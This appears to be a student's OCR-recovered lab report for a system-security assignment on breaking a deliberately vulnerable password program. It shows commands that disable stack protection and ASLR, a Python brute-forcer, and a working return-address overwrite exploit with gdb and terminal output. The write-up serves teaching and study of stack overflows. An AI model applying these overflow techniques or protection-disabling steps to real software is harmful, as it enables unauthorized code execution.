
System Security – Assignment 4
Buffer Overflow – 1

The program is first compiled with stack canaries disabled and execute permissions given to the stack with the following command:

“gcc ./vuln-prog.c -fno-stack-protector -ggdb -z execstack -o ./vuln-prog”

Then ASLR is disabled with the command
“echo 0 > /proc/sys/kernel/randomize_va_space”
as root.



```
root@ubuntu32box:/home/betrant/Desktop/syssec_four# echo 0 > /proc/sys/kernel/ra
ndomize_va_space
root@ubuntu32box:/home/betrant/Desktop/syssec_four# exit
exit
betrant@ubuntu32box:~/Desktop/syssec_four$ gcc ./vuln-prog.c -fno-stack-protecto
r -ggdb -z execstack -o ./vuln-prog
./vuln-prog.c: In function ‘test_pw’:
./vuln-prog.c:8:2: warning: implicit declaration of function ‘gets’ [-Wimplicit-
function-declaration]
  gets(pin);
  ^
/tmp/ccPHx1IS.o: In function `test_pw':
/home/betrant/Desktop/syssec_four/./vuln-prog.c:8: warning: the `gets' function
is dangerous and should not be used.
betrant@ubuntu32box:~/Desktop/syssec_four$
```

Then we can proceed with the analysis of the program. The given program can be broken into with a variety of methods, each with varying degrees of knowledge about the program. Five of these methods are discussed below, with the progression indicating an increase in understanding of the program.

1. Plain bruteforce: The only knowledge that we assume about the program is that the program asks for the password, and the password is supposed to have a length of 10 characters. Using these, it is easy to build a program that repeatedly calls the given program and tries different variations of the password. A Python program is built for the same, but since it does not help us find the bruteforce the correct password in reasonable time, it is abandoned.

2. Smarter bruteforce approach: It is evident that the previous approach takes a long time to find the password, so we move on to the next method, that is a smarter bruteforce program. This assumes the additional knowledge about the computation in the program, i.e. we find that the computation results in a value that is equal to the ASCII value of the character if the string input into the program is just the repetition of the same letter. Using this knowledge, we build a 'smarter' bruteforce program which tries such passwords across all the possible printable character range of ASCII. The Python program that does the same is given below:


```
#!/usr/bin/python2

import subprocess

lst_chars = [ord(' ') for i in xrange(10)]

while lst_chars[0] != 128:
    brute_str = ''.join([chr(ele) for ele in lst_chars])
    proc_out = subprocess.Popen(["./vuln-prog"],
        stdin = subprocess.PIPE,
        stdout = subprocess.PIPE,
        stderr = subprocess.PIPE)
    proc_ans = proc_out.communicate(brute_str)
    proc_ans = proc_ans[0][15:-1]
    if proc_ans == "You win!":
        print "Password found!\nIt is " + brute_str
        break
    lst_chars = [ele + 1 for ele in lst_chars]
```

This approach takes very little time to find the answer, and we obtain the password, which is '0000000000'.



```
betrant@ubuntu32box: ~/Desktop/syssec_four
betrant@ubuntu32box:~/Desktop/syssec_four$ python2 bruteforcer.py
Password found!
It is 0000000000
betrant@ubuntu32box:~/Desktop/syssec_four$
```

3. Understanding the computation: In the last attempt we found that the strings with all of its characters being the same, were an easy target to start with, and it proved to be true. With this we try to understand the logic of the check_pw() function, and we see that the consecutive characters are OR-ed, which proves the previous inference. This leads us to understand that if the all the characters are OR-ed in such a way, we will get the same input character value, which is then checked against the value 48. So the character that corresponds to the ASCII value 48 is the character '0', which is why the password obtained earlier '0000000000' works.


4. Buffer overflow - overriding data: Now, armed with the knowledge that the program uses a gets() function to recieve the input string, and that the gets() function does no bounds checking, we can easily try and attempt to overwrite the value of the other variable used in computation i.e. the integer x. However, on trial, it becomes evident that the program is ultimately not dependent on the supporting variable mentioned earlier. Thus this approach is left dead.

5. Buffer overflow – overriding the return address: Now, ignoring all about the process that happens inside check_pw(), we can now find the address of the statement that prints the success message, and try to override the return address by giving a carefully crafted input string that overrides the return address and changes it to the address of the said statement. We find, on inspection of the program, that the address to the point where the condition respective to the success of authentication is 0x08048510. A small Python program is written to exploit the using the mentioned data, which is shown below:

```
#!/usr/bin/python2

from struct import pack
filler = 30 * "A"
exploit_str = filler + pack("<I", 0x08048510)
print exploit_str
```

Triggering the exploit with the command "(python exploit.py; cat) | ./vuln-prog" gives us this output:



betrant@ubuntu32box: ~/Desktop/syssec_four

```
gdb-peda$ x 0x80485c6
0x80485c6:      0x20756f59
gdb-peda$ x/20wx 0x80485c6
0x80485c6:      0x20756f59      0x216e6977      0x1b010000      0x00303b03
0x80485d6:      0x00050000      0xfd400000      0x004cffff      0xfe9b0000
0x80485e6:      0x0070ffff      0xff140000      0x0090ffff      0xff600000
0x80485f6:      0x00bcffff      0xffc00000      0x0108ffff      0x00140000
0x8048606:      0x00000000      0x7a010000      0x7c010052      0x0c1b0108
gdb-peda$ x/20wx 0x80485a6
0x80485a6 <_fini+18>:   0x0003c35b      0x00010000      0x6e450002      0x207265
74
0x80485b6:      0x73736170      0x64726f77      0x6146003a      0x00216c69
0x80485c6:      0x20756f59      0x216e6977      0x1b010000      0x00303b03
0x80485d6:      0x00050000      0xfd400000      0x004cffff      0xfe9b0000
0x80485e6:      0x0070ffff      0xff140000      0x0090ffff      0xff600000
gdb-peda$ x/20wx 0x80485a6q
Invalid number "0x80485a6q".
gdb-peda$ q
betrant@ubuntu32box:~/Desktop/syssec_four$ (python2 exploit.py; cat) | ./vuln-pr
og
Enter password:You win!

Segmentation fault (core dumped)
betrant@ubuntu32box:~/Desktop/syssec_four$
```